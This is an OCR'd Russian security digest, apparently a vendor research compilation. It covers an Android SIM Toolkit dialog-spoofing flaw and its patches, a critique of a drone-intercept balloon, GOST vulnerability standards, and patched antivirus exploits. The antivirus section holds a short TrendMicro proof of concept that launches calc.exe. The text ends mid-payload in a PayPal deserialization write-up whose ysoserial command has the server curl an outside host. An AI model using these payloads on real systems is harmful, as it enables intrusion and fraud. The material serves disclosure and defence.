0065006C006500700068006F006E0079002E00630061007400 2E005400650078007
4004D006500730073006100670065000000000000000000000000000F000000330
035003500370036003200300035003200320037003800390031003000000FFFFFF
FF0000000001000000010000000100000FFFFFFFFFFFFFFFFFFFFFFFF00000000
(com.android.internal.telephony.cat.CatCmdMessage)
```

Это объект `Parcelable` в байтах. Преобразовав Hex в ASCII, вы получите сообщение SIM-карты.

ЭМУЛЯЦИЯ

Однако это лишь половина уязвимости. Рассмотрим приложение, которое получает вот такое широковещательное сообщение:



Вид сообщения

Это приложение называется SIM Toolkit (STK) и является частью стандартного Android-фреймворка.

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
     xmlns:androidprv="http://schemas.android.com/apk/prv/res/
     android"
     package="com.android.stk"
     android:sharedUserId="android.uid.phone">
   <original-package android:name="com.android.stk" />
   <uses-permission android:name="android.permission.RECEIVE_BOOT_
   COMPLETED" />
   <uses-permission android:name="android.permission.GET_TASKS"/>
   <application android:icon="@drawable/ic_launcher_sim_toolkit"
     android:label="@string/app_name"
     android:clearTaskOnLaunch="true"
     android:process="com.android.phone"
     android:taskAffinity="android.task.stk">
...
<receiver android:name="com.android.stk.StkCmdReceiver">
        <intent-filter>
          <action android:name= "android.intent.action.stk.
          command" />
          <action android:name= "android.intent.action.stk.
          session_end" />
          <action android:name= "android.intent.action.stk.
          icc_status_change" />
          <action android:name= "android.intent.action.stk.
          alpha_notify" />
          <action android:name= "android.intent.action.
          LOCALE_CHANGED" />
        </intent-filter>
      </receiver>
```

Выше приведен фрагмент файла `AndroidManifest.xml`, относящийся к компоненту `receiver`. Как видно, компонент полностью экспортирован. Это позволяет не только перехватывать команды SIM-карты, но и создавать при помощи вредоносных программ объект `Parcelable`, а затем отправлять его на `com.android.stk.StkCmdReceiver`. `Receiver` не проверяет отправителя, а действие android.intent.action.stk.command не объявлено в системном файле AndroidManifest.xml в качестве защищенного сообщения, что позволяет мошенникам эмулировать отправку команд SIM-карты.

Например:

1. SIM-карта запрашивает подтверждение некоторой операции, скажем транзакции в интернет-банке, выводя на экран телефона сообщение типа «Подтвердить транзакцию № 1234 на сумму 100 500 рублей» с двумя опциями — «OK» и «Отмена». Код на StkDialogActivity.java:

```
public void onClick(View v) {
   String input = null;
   switch (v.getId()) {
   case OK_BUTTON:
      CatLog.d(LOG_TAG, "OK Clicked!, mSlotId: " + mSlotId);
      cancelTimeOut();
      sendResponse(StkAppService.RES_ID_CONFIRM, true);
      break;
   case CANCEL_BUTTON:
      CatLog.d(LOG_TAG, "Cancel Clicked!, mSlotId: " + mSlotId);
      cancelTimeOut();
      sendResponse(StkAppService.RES_ID_CONFIRM, false);
      break;
   }
   finish();
}
```

2. Если пользователь нажмет «OK», будет вызвана команда `sendResponse(StkAppService.RES_ID_CONFIRM, true)`; в противном случае — `sendResponse(StkAppService.RES_ID_CONFIRM, false)`;.
3. Что, если при помощи действия `android.intent.action.stk.command` создать такое же диалоговое окно с другим тек-

стом (поддельное) и вывести его на экран за несколько секунд до генерации SIM-картой оригинального сообщения («Подтвердить транзакцию № 1234 на сумму 100 500 рублей»)? В тексте сообщения напишем «Нажмите OK для закрытия», а кнопки оставим те же — «OK» и «Отмена».

4. Пользователь не увидит оригинальный диалог с подтверждением транзакции, пока не выберет одну из этих опций в поддельном окне, так как все команды, требующие взаимодействия с пользователем, помещаются в очередь.

5. SIM-карта ожидает ответа от пользователя, Android показывает пользователю первый (поддельный) диалог.

Если нажать «OK», будет вызван метод **sendResponse()** с флагом «true» и SIM-карта получит команду «OK», как если бы она была отправлена из оригинального диалога. Даже если пользователь выберет во втором окне опцию «Отмена», это никак не повлияет на предыдущую команду. SIM-карта воспримет это как новый отклик, которого она не ожидает. В исходниках мне удалось найти описание подобной ситуации:

```
private void handleCmdResponse(CatResponseMessage resMsg) {
   // Make sure the response details match the last valid command.
   // An invalid response is a one that doesn't have a corresponding
   // proactive command and sending it can "confuse" the baseband/ril.
   // One reason for out of order responses can be UI glitches.
   // For example, if the application launch an activity, and that
   // activity is stored by the framework inside the history stack.
   // That activity will be available for relaunch using the latest
   // application dialog (long press on the home button).
   // Relaunching that activity can send the same command's result
   // again to the CatService and can cause it to get out of sync
   // with the SIM. This can happen in case of non-interactive type
   // Setup Event List and SETUP_MENU proactive commands.
   // Stk framework would have already sent Terminal Response
   // to Setup Event List and SETUP_MENU proactive commands. After
   // sometime Stk app will send Envelope Command/Event Download.
   // In which case, the response details doesn't match with last
   // valid command (which are not related). However, we should
   // allow Stk framework to send the message to ICC.
```

Здесь сообщается, что «недопустимым является отклик, который не имеет соответствующей проактивной команды и отправка которого может "сбить с толку" baseband/ril». На деле, если RIL или SIM-карта будут получать от вас неожиданные отклики, последствия могут быть непредсказуемыми. В ходе моего исследования несколько SIM-карт вышло из строя, так и не загрузив меню.

ЗАКЛЮЧЕНИЕ

Команда AOSP устранила эту ошибку в обновлении Android 5.1.1 для Nexus-устройств (сборка LMY48I).


Вот некоторые из моих патчей:


```
For /platform/frameworks/opt/telephony/+/master/:

--- a/src/java/com/android/internal/telephony/cat/CatService.java
+++ b/src/java/com/android/internal/telephony/cat/CatService.java
@@ -501,7 +501,7 @@
     intent.putExtra("STK CMD", cmdMsg);
     intent.putExtra("SLOT_ID", mSlotId);
     CatLog.d(this, "Sending CmdMsg: " + cmdMsg+ " on slotid:" +
     mSlotId);
-        mContext.sendBroadcast(intent);
+        mContext.sendBroadcast(intent,"android.permission.
         RECEIVE_STK_COMMANDS");
   }

   /**
@@ -514,7 +514,7 @@
     mCurrntCmd = mMenuCmd;
     Intent intent = new Intent(AppInterface.CAT_SESSION_END_ACTION);
     intent.putExtra("SLOT_ID", mSlotId);
-        mContext.sendBroadcast(intent);
+        mContext.sendBroadcast(intent,"android.permission.
         RECEIVE_STK_COMMANDS");
   }


@@ -868,7 +868,7 @@
     intent.putExtra(AppInterface.CARD_STATUS, cardPresent);
     CatLog.d(this, "Sending Card Status: "
          + cardState + " " + "cardPresent: " + cardPresent);
-        mContext.sendBroadcast(intent);
+        mContext.sendBroadcast(intent,"android.permission.
         RECEIVE_STK_COMMANDS");
   }

   private void broadcastAlphaMessage(String alphaString) {
@@ -877,7 +877,7 @@
     intent.addFlags(Intent.FLAG_RECEIVER_FOREGROUND);
     intent.putExtra(AppInterface.ALPHA_STRING, alphaString);
     intent.putExtra("SLOT_ID", mSlotId);
-        mContext.sendBroadcast(intent);
+        mContext.sendBroadcast(intent,"android.permission.
         RECEIVE_STK_COMMANDS");
   }

   @Override


For /platform/frameworks/base/ :

--- a/core/res/AndroidManifest.xml
+++ b/core/res/AndroidManifest.xml
@@ -303,6 +303,11 @@
   <protected-broadcast android:name="android.intent.action.ACTION_
   SET_RADIO_CAPABILITY_DONE" />
   <protected-broadcast android:name="android.intent.action.ACTION_
   SET_RADIO_CAPABILITY_FAILED" />

+  <protected-broadcast android:name="android.intent.action.stk.
   command" />
+  <protected-broadcast android:name="android.intent.action.stk.
   session_end" />
+  <protected-broadcast android:name="android.intent.action.stk.
   icc_status_change" />
+  <protected-broadcast android:name="android.intent.action.stk.
   alpha_notify" />
+
   <!-- ===================================== -->
   <!-- Permissions for things that cost money -->
   <!-- ===================================== -->
@@ -2923,6 +2928,9 @@
     android:description="@string/
     permdesc_bindCarrierMessagingService"
     android:protectionLevel="signature|system" />

+    <permission android:name="android.permission.
     RECEIVE_STK_COMMANDS"
+        android:protectionLevel="signature|system" />
+
   <!-- The system process is explicitly the only one allowed to
   launch the
     confirmation UI for full backup/restore -->
   <uses-permission android:name="android.permission.
   CONFIRM_FULL_BACKUP"/>


For /platform/packages/apps/Stk/ :

--- a/AndroidManifest.xml
+++ b/AndroidManifest.xml
@@ -24,6 +24,7 @@

   <uses-permission android:name="android.permission.RECEIVE_BOOT_
   COMPLETED" />
   <uses-permission android:name="android.permission.GET_TASKS"/>
+        <uses-permission android:name="android.permission.
         RECEIVE_STK_COMMANDS"/>

   <application android:icon="@drawable/ic_launcher_sim_toolkit"
     android:label="@string/app_name"
```

ЗОНД ДЛЯ СЛЕЖКИ ЗА ДРОНАМИ: РАЗОБЛАЧАЕМ СЕНСАЦИЮ


Павел Новиков,
Александр Лашков
habrahabr.ru/company/pt/blog/267871/

Зарубежные СМИ опубликовали информацию о проекте «аэрокосмического зонда», который может быть использован для перехвата данных радиообмена различных летательных устройств, в том числе дронов (bit.ly/1SMmQHV). Сегодня мы рассмотрим техническую сторону этого проекта.





Вид с камеры зонда с наложенной перехваченной информацией

ШПИОНСКИЙ ЗОНД

Исследователи из проекта Critical Engineering описали строение зонда Deep Sweep: он представляет собой шарообразный акриловый контейнер со специальным оборудованием, который поднимается на высоту с помощью заполненного гелием шара диаметром 2,4 метра.

На устройстве установлены три антенны, «слушающие» частоты разных диапазонов, специальный радиософт, камера GoPro и GPS-модуль, различные сенсоры. Для интеграции всех составных частей используются плата Arduino, USB-хаб и миникомпьютер Intel Edison.

Зонд поднимается на заданную высоту в 24 километра и начинает перехватывать и записывать информацию радиообмена. Затем устройство приземляется, его подбирают и анализируют записи.

Как заявляют сами исследователи, цель их проекта заключается в создании нового способа сбора данных о работе высокотехнологичных устройств, летающих над землей (и часто принадлежащих государству) — дронов, спутников и высотных самолетов-разведчиков.


По словам одного из исследователей Джулиана Оливера, все устройство стоит меньше 300 долларов — и еще 200 долларов уходит на шар и гелий для него: «Мы хотели создать недорогую платформу, которую каждый мог бы использовать для изучения высотных сигналов. Хорошо иметь интерфейс для чтения сигналов, которые передаются в небе над нами, это позволит понимать, что вообще в мире происходит».

На данный момент команда осуществила два тестовых запуска Deep Sweep.

Надувшись почти в 10 раз больше первоначального объема и достигнув заданной высоты, шар с гелием взрывается, а контейнер выбрасывает парашют и начинает снижаться. В зонд встроена SIM-карта, и после приземления он отправляет своим создателям SMS-сообщение с информацией о местоположении.

В ходе тестов не все было идеально: при одном из запусков с территории Германии устройство приземлилось в Польше. При этом его батареи не хватило на весь полет, и собранные данные были потеряны. В другой раз зонд потерял сигнал сотовой сети и «поймал» его только на следующее утро (однако, в целом полет был признан успешным).

В сети опубликованы собранные в ходе второго запуска данные (bit.ly/1nlFJhU), а также их визуализация (zeigma.com/deepsweep).



Исследователи планируют создать целое движение энтузиастов, которые бы занимались сбором информации при помощи подобных зондов. В ближайшее время они создадут инструкции, стандартизирующие публикацию собранных данных. Джулиан Оливер признается, что они надеются перехватывать сеансы связи между спецслужбами и летающими устройствами, которые могут заниматься шпионажем. Исследователь говорит, что подобные переговоры, вне всяких сомнений, должны быть зашифрованы — поэтому один только перехват данных не позволит понять их суть. Однако это позволит обнаруживать такие устройства — и в будущем, возможно, различать их типы.

НЕ ВСЕ ТАК ПРОСТО

Несмотря на энтузиазм исследователей им придется столкнуться с большим количеством трудноразрешимых проблем. Один из авторов этой статьи несколько лет назад работал над проектом по запуску в стратосферу зондов для съемки фото и видео. Осуществить запуск с площадок метеостанций не удалось: метеорологи отказались дать разрешение. В России запуск зондов в стратосферу требует согласований. Купить в свободном доступе метеошары, используемые метеостанциями, невозможно. (На eBay продаются просроченные версии, которые с высокой долей вероятности могут не взлететь до нужной высоты.)

Существуют и другие технические проблемы: до высоты 30—40 км шар летит около двух часов, а затем с парашютом снижается еще столько же. За 4–5 часов полета зонд может улететь на 30–200 км от точки запуска, в зависимости от ветра: на высоте он может дуть в любую сторону, так что предугадать направление полета невозможно. На земле достаточное количество охраняемых (и просто частных) объектов, при приземлении на которые зонд к владельцам вполне может и не вернуться.

Температура в стратосфере может достигать –70, а влажность при пролете облаков — 100%, что негативно сказывается на работе электроники и аккумуляторов. На высоте выше 10 км может не работать GPS (подобрать подходящий приемник можно только опытным путем).

На высоте также «не ловится» сотовая связь. Поэтому временное окно, в которое GSM-приемник должен найти сеть и успеть отправить свое местоположение, слишком мало — примерно в промежуток с высоты 500 метров до 50 метров; затем велик риск потерять сеть, к примеру упав в лесу.

Кроме того, при бюджете в 300 долларов, вероятнее всего, был использован набор из трех SDR RTL2832, каждая из которых позволяет захватывать спектр шириной 3 МГц (итого 9 МГц). Для сравнения, канал 3G имеет ширину в 5 МГц, LTE — 1,4–20 МГц, один канал ТВ — от 5–14 МГц. При использовании более «серьезных» SDR потребуется использование процессоров Core i7 с накопителем в несколько терабайтов и соответствующим аккумулятором. (Однако зонд не сможет поднять больше пары килограмм.)

Спутники летают на высоте минимум 200 км, геостационарные — на высоте свыше 35 000 км, приближение к ним на 30 км никакого преимущества в приеме не может дать в принципе.

Также спутники используют частоты от нескольких гигагерц, а чаще десятки гигагерц, в связи с особенностями атмосферы (мегагерцевые сигналы атмосфера либо отражает, либо поглощает, при этом для гигагерцевых сигналов она практически прозрачна). Таким образом, SDR не могут поймать данные, передаваемые спутниками, кроме GPS-сигналов (диапазоны 1,57 и 1,2 ГГц).

Если говорить о шпионских беспилотниках, то они обычно управляются и передают данные направленными антеннами, и попасть в луч сигнала подобный зонд вряд ли когда-нибудь сможет.

Наконец, многие радиосистемы используют FHSS (псевдослучайную перестройку рабочей частоты) для повышения помехоустойчивости, и на записанном участке спектра такую передачу различить крайне сложно.

Итак, мы серьезно сомневаемся, что авторам проекта удастся сделать его массовым, повторяемым и добиться каких-либо реальных результатов. Если вкратце, запуски таких зондов:

+ требуют сложных согласований;
+ крайне рискованны (велика вероятность потерять зонд);
+ затратны (стоимость поиска приземлившегося аппарата может сильно превысить стоимость его производства).

НОВЫЕ СТАНДАРТЫ ПО ОПИСАНИЮ И КЛАССИФИКАЦИИ УЯЗВИМОСТЕЙ

В сентябре 2015 года Росстандарт принял два стандарта по описанию и классификации уязвимостей — ГОСТ Р 56545-2015 и ГОСТ Р 56546-2015. Документы разрабатывались Центром безопасности информации при активном участии экспертов Positive Technologies и вступили в силу с апреля 2016 года. ГОСТ Р 56545-2015 «Защита информации. Уязвимости информационных систем. Правила описания уязвимостей» определяет состав сведений об уязвимостях, которые разработчики средств контроля защищенности должны включать в базу данных своих решений. При этом документ учитывает уже имеющуюся практику и инструменты описания уязвимостей, такие как CWE, OVAL и CVSS. Второй документ (ГОСТ Р 56546-2015 «Защита информации. Уязвимости информационных систем. Классификация уязвимостей») определяет наиболее распространенные типы уязвимостей, позволяя унифицировать терминологию, используемую пентестерами. Наличие таких стандартов позволит привести к единым правилам рынок средств контроля защищенности и услуг по выявлению недостатков безопасности информационных систем.

ОБЗОР УЯЗВИМОСТЕЙ АНТИВИРУСНЫХ ПРОДУКТОВ ЗА I КВАРТАЛ 2016 ГОДА


Андрей Артюшкин

ТРЕНД — ЭКСПЛУАТАЦИЯ АНТИВИРУСОВ

Большинство людей не рассматривают средства антивирусной защиты как источник дополнительной угрозы. Антивирусы воспринимаются как доверенные приложения, которые за счет некоторых потерь производительности способны обеспечить защиту информационной системы от самых разных атак. В результате часто антивирус оказывается единственным средством защиты конечных пользователей, а связка из нескольких антивирусов — основным решением для безопасности предприятия.

Как и любые сложные программные продукты, антивирусы подвержены уязвимостям. Процессы антивирусных продуктов, как правило, являются доверенными и выполняются в привилегированном режиме: это делает антивирусы интересной мишенью для злоумышленников, поскольку их эксплуатация может приводить к компрометации всей системы.

Современные злоумышленники активно эксплуатируют уязвимости нулевого дня, включая и уязвимости в средствах защиты. В последние годы наблюдается рост интереса к уязвимостям защитного ПО вообще и антивирусов в частности. Исследователи находят критически опасные уязвимости как в топовых антивирусных продуктах, так и в средствах защиты менее известных вендоров. Об усилении интереса ко взлому антивирусов говорит рост числа эксплойтов, опубликованных на exploit-db и подобных ресурсах.



На графике показано количество найденных уязвимостей в известных антивирусных продуктах за каждый год в течение последних 15 лет. В начале нулевых годов материалы об уязвимостях в средствах антивирусной защиты появлялись крайне редко, а за прошедший год было опубликовано больше полусотни эксплойтов, большая часть которых основана на критически опасных уязвимостях антивирусов и связана с обходом аутентификации, повышением привилегий и удаленным выполнением кода.

Помимо независимых исследователей начиная с 2014 года к поиску уязвимостей в средствах защиты подключилась команда Google Project Zero. Они нашли значительную часть опубликованных за прошедший год уязвимостей в антивирусах. Закономерно, что правительственные организации тоже проявляют интерес к данной теме: в прессе встречаются, в частности, упоминания об исследованиях российских антивирусов, проводимых западными спецслужбами.

Сложно делать точные прогнозы о том, как будет развиваться далее тенденция к поиску уязвимостей средств защиты, но некоторые предположения можно сделать на основании опубликованных недавно эксплойтов. Их краткие описания представлены ниже.

АТАКИ С ИСПОЛЬЗОВАНИЕМ УЯЗВИМЫХ АНТИВИРУСОВ

11 января 2016 года исследователь Tavis Ormandy из команды Google Security Research обнаружил критически опасную уязвимость антивируса TrendMicro, приводящую к удаленному выполнению кода.

При установке антивируса по умолчанию устанавливается компонент Password Manager, который прописывается установщиком в автозагрузку. Этот модуль написан на JavaScript с использованием node.js. Он открывает множество RPC-портов для обработки API-запросов по HTTP. Уязвимость была найдена в API-функции openUrlInDefaultBrowser, которая вызывает ShellExecute() без проверки передаваемых аргументов, тем самым допуская выполнение произвольного кода.

```
X = NEW XMLHTTPREQUEST()
X.OPEN(«GET», «LOCALHOST:49155/API/
   OPENURLINDEFAULTBROWSER?URL=C:/WINDOWS/SYSTEM32/CALC.EXE TRUE);
TRY { X.SEND(); } CATCH (E) {};
```

Патч выпустили через неделю после обращения.

exploit-db.com/exploits/39218

12 января специалисты из австрийской компании SEC Consult опубликовали отчет об успешном обходе защиты McAfee Application Control. Это приложение запрещает запуск приложений, не определенных в белом списке, и предназначено прежде всего для защиты критически важных инфраструктур. Рассматривалась версия 6.1.3.353 под Windows. Были найдены способы запуска неавторизованных приложений в обход защиты, методы запуска произвольного кода, методы обхода программного DEP, реализованного в McAfee Application Control, обхода UAC при включенной защите продукта McAfee, обход защиты от записи в белый список. В довершение были найдены уязвимости драйвера swin1.sys, приводящие к сбою системы.

exploit-db.com/docs/39228.pdf

19 февраля исследователь Fitzl Csaba написал proof-of-concept, эксплуатирующий уязвимость в популярном индийском антивирусе QuickHeal 16.00. Драйвер webssx.sys оказался подвержен CVE-2015-8285, эксплуатация которой приводит к повышению привилегий либо вызывает BSOD. Драйвер создается без флага FILE_DEVICE_SECURE_OPEN, что позволяет любому пользователю взаимодействовать с этим драйвером в обход ACL. Исследователь нашел IOCTL-код и нужный размер передаваемого драйверу буфера, приводящие к вызову уязвимой функции. Из-за недостаточной проверки получаемых данных из входного буфера возникало целочисленное переполнение аргумента, передаваемого функции memcpy.

exploit-db.com/exploits/39475

29 февраля хакер Greg Linares нашел уязвимость в модуле GeekBuddy антивируса Comodo, приводящую к локальному повышению привилегий. Модуль GeekBuddy при выполнении запускает несколько процессов, один из которых пытается подгрузить библиотеку shfolder.dll. Поскольку вместо абсолютного пути в файле, запускаемом GeekBuddy, жестко задано только имя библиотеки — возможна подмена dll. Если поместить вредоносную shfolder.dll в C:\ProgramData\Comodo\lps4\temp\ и запустить обновление клиента или дождаться, пока оно запустится автоматически, пользователь может повысить привилегии до уровня SYSTEM и полностью скомпрометировать систему.

exploit-db.com/exploits/39508

4 марта Google Security Research продолжила публиковать уязвимости антивируса Avast. На этот раз была закрыта ошибка, связанная с повреждением памяти при парсинге цифровых сертификатов. Tavis Ormandy создал исполняемый PE-файл, при сканировании которого Avast «падал» с ошибкой. По словам исследователя, ошибка связана с повреждением памяти при парсинге цифровой подписи файла.

exploit-db.com/exploits/39530

7 марта Maurizio Agazzini опубликовал материал об очередной уязвимости в продуктах McAfee. Исследователь написал эксплойт, позволяющий обходить ограничения безопасности антивируса McAfee VirusScan Enterprise 8.8. Используя найденную уязвимость, пользователь с правами локального администратора мог в обход ограничений безопасности отключить антивирус — не зная его пароля.

Уязвимость была исправлена патчем от 25 февраля, хотя первые обращения автора эксплойта в McAfee датируются осенью 2014 года.

exploit-db.com/exploits/39531

16 марта критически опасная уязвимость обнаружена в антивирусе Avira. Ожидается, что антивирус должен уметь гарантированно обрабатывать PE-файлы. Тем не менее при тестировании антивируса Avira в режиме сканирования PE-файлов была обнаружена уязвимость типа heap underflow. Ошибка воспроизводилась при парсинге заголовков таблицы секций. Если заголовок секции имел слишком большой RVA, Avira сохраняла вычисленное смещение в буфер на куче и записывала в него данные, контролируемые атакующим (данные из section->PointerToRawData в исходном файле). Уязвимость приводила к RCE с привилегиями NT_AUTHORITY\SYSTEM. Патч выпущен 18 марта.

exploit-db.com/exploits/39600

19 марта опубликован отчет о критически опасной уязвимости в антивирусе Comodo. Этот продукт включает в себя x86-эмулятор, используемый для автоматической распаковки и мониторинга обфусцированных исполняемых файлов. Предполагается, что эмулятор исполняет вредоносный код безопасно в течение небольшого промежутка времени, тем самым давая сэмплу распаковаться или выявить какой-нибудь интересный для детектирования поведенческий признак.

Помимо проблем, связанных с повреждением памяти, при работе эмулятора было обнаружено, что аргументы некоторых опасных эмулируемых API-вызовов передаются в реальные API-функции во время сканирования. Несколько оберток просто извлекают аргументы из эмулируемого адресного пространства и передают их напрямую в системные вызовы, при этом выполняясь с привилегиями NT_AUTHORITY\SYSTEM. Результаты вызовов затем возвращаются в эмулятор и выполнение кода продолжается.

Это позволяет осуществлять различные сценарии атак, например читать, удалять, перечислять и использовать криптографические ключи, взаимодействовать со смарт-картами и другими устройствами. Это возможно, поскольку аргументы CryptoAPI-функций передаются эмулятором напрямую реальным API. Другим примером угрозы стало чтение любых ключей реестра при использовании обертки над RegQueryValueEx, аргументы которой передаются реальной API напрямую.

Этот вектор атаки весьма показателен, поскольку атакующий может вызвать выполнение вредоносного кода в эмуляторе — просто послав жертве электронное письмо или направив ее по ссылке на зараженный сайт. Патч, исправляющий уязвимость, был выпущен 22 марта.

exploit-db.com/exploits/39599

14 марта 2016 обнаружена критически опасная ошибка в антивирусном движке Comodo. Исполнение произвольного кода было возможно при распаковке антивирусом вредоносных файлов защищенных протектором Packman. Packman — малоизвестный паковщик с открытым исходным кодом, Comodo распаковывает его в ходе сканирования.

При обработке файлов, сжатых этим паковщиком с определенными опциями, параметры сжатия считываются напрямую из входного файла без валидации. При помощи фаззинга было выявлено, что в функции CAEPACKManUnpack::DoUnpack_With_NormalPack можно передать указатель pksDeCodeBuffer.ptr по произвольному адресу, что позволяет атакующему освободить функцией free() произвольный адрес. Уязвимость позволяет злоумышленнику выполнять код с привилегиями NT_AUTHORITY\SYSTEM. Патч вышел 22 марта.

exploit-db.com/exploits/39601

АНТИВИРУСЫ В ИЗОЛИРОВАННОЙ СРЕДЕ

Несмотря на уязвимости антивирусов совсем отказаться от их использования затруднительно. В тех случаях, когда требуется анализировать большие объемы файлов, антивирусные движки справляются с работой быстрее альтернативных решений (например, песочниц). Это достигается за счет развитого статического анализа.

На наш взгляд, при построении эффективной системы защиты на основе антивирусных решений должны достигаться и точность детектирования, и минимизация рисков, привносимых самим средством защиты. Точность и оперативность обнаружения угроз эффективно повышаются при помощи сканирования несколькими антивирусными движками.

Риски безопасности можно снизить, если запускать обработку вредоносных файлов антивирусами в изолированной безопасной среде.

ВЗЛОМАТЬ PAYPAL ЗА 73 СЕКУНДЫ

Михаил Степанкин
habrahabr.ru/company/pt/blog/276459/

В декабре 2015 года я обнаружил критически опасную уязвимость в одном из сайтов PayPal для бизнеса, которая позволяла мне выполнять произвольные команды на веб-серверах внутри корпоративной сети. При отправке веб-формы на сайте manager.paypal.com в одном из скрытых параметров передавались закодированные данные в виде сериализованного объекта Java. Данный параметр можно было подделать, изменив название класса и значения его свойств, что и привело к выполнению произвольного кода на серверах. Я немедленно сообщил об этой проблеме в PayPal, и она была быстро исправлена.

При тестировании безопасности сайта manager.paypal.com в burp suite мое внимание привлек необычный параметр oldFormData, который выглядел как сложный Java-объект, закодированный в base64.

В шестнадцатеричном виде он начинался с сигнатуры «aced 0005», по которая я понял, что это сериализованный Java-объект класса java.util.HashMap без какой-либо цифровой подписи. Это означало, что при отправке формы мы могли подменить его на объект совершенно другого класса — и на сервере будет вызван метод readObject (или readResolve) нового класса.


```
POST /updateTranxInfo.do HTTP/1.1
Host: manager.paypal.com
Connection: close
Content-Length: 14144
Cache-Control: max-age=0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Origin: https://manager.paypal.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_2)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/43.0.2357.130 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer:
https://manager.paypal.com/tranxInfo.do?subaction=showtranxSettings
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8,ru;q=0.6
Cookie: mecookie...

maxAmtPerTrans=1000.00&maxAmtForCredit=&allowCreditExceedMaxTransAmt=N&allo
wRefTrans=Y&confirmbutton=Confirm&oldFormData=¬¬ sr java.util.HashMap ¬¬¬
 ¬ F
loadFactorI
thresholdxp?@ w  sr java.lang.Integer ..¬¬¬8 I valuexr java.lang.Number¬¬¬
¬¬¬ xp sr(com.verisign.vps.common.model.VendorRule¬¬{{_¬:¬ xrlcom.veris
ign.vps.common.model.base.BaseVendorRule¬¬-¬o¬^¬  IhashCodeL _activet Ljava
lang/String;L _idt,Lcom/verisign/vps/common/model/VendorRulePK;L _lastChang
edt Ljava/util/Date;L _valuet Ljava/lang/Integer;L _vendort&Lcom/verisign/vp
s/common/model/Vendor;xpE¬ ¬tYsr*com.verisign.vps.common.model.VendorRulePK
<¬(c¬¬¬ xr3com.verisign.vps.common.model.base.BaseVendorRulePK{ E¬-¬ ¬  I
hashCodeL _ruleIdq~
L _vidq~
xpnP¬Nq~ sq~ =¬¬sr java.sql.Timestamp& ¬¬S¬e I nanosxr java.util.Date¬hKYt
xpwO¬¬¬¬xsq~ ¬¬¬¬sr$com.verisign.vps.common.model.Vendor¬¬¬¬p6y L asc
```

Для эксплуатации мне необходимо было найти в исходниках приложения (или в библиотеках, которые оно использует) класс, который имеет что-то интересное в методе readObject или readResolve, например создание файла или исполнения системной команды с параметрами, на которые мы можем влиять.

К счастью, Chris Frohoff и Gabriel Lawrence в начале 2015 года проделали отличную работу и нашли цепочку подходящих классов в библиотеке Commons Collections. Они также выпустили утилиту ysoserial для генерации подходящих сериализованных объектов, которые в результате приводят к выполнению произвольного кода в методе readObject.

Я немедленно скачал эту утилиту с их проекта на github и сгенерировал объект класса sun.reflect.annotation.AnnotationInvocationHandler, десериализация которого приводит к выполнению команды «curl x.s.artsploit.com/paypal», если на сервере доступна библиотека Commons Collections.

```
m1ckymb:paypal m1cky$ java -jar ysoserial-0.0.2-all.jar CommonsCollections1
'curl x.s.artsploit.com/paypal' | base64
rO0ABXNyADJzdW4ucmVmbGVjdC5hbm5vdGF0aW9uLkFubm90YXRpb25JbnZvY2F0aW9uSGFuZGxl
clXK9Q8Vy36lAgACTAAMbWVtYmVyVmFsdWVzdAAPTGphdmEvdXRpbC9NYXA7TAAEdHlwZXQAEUxq
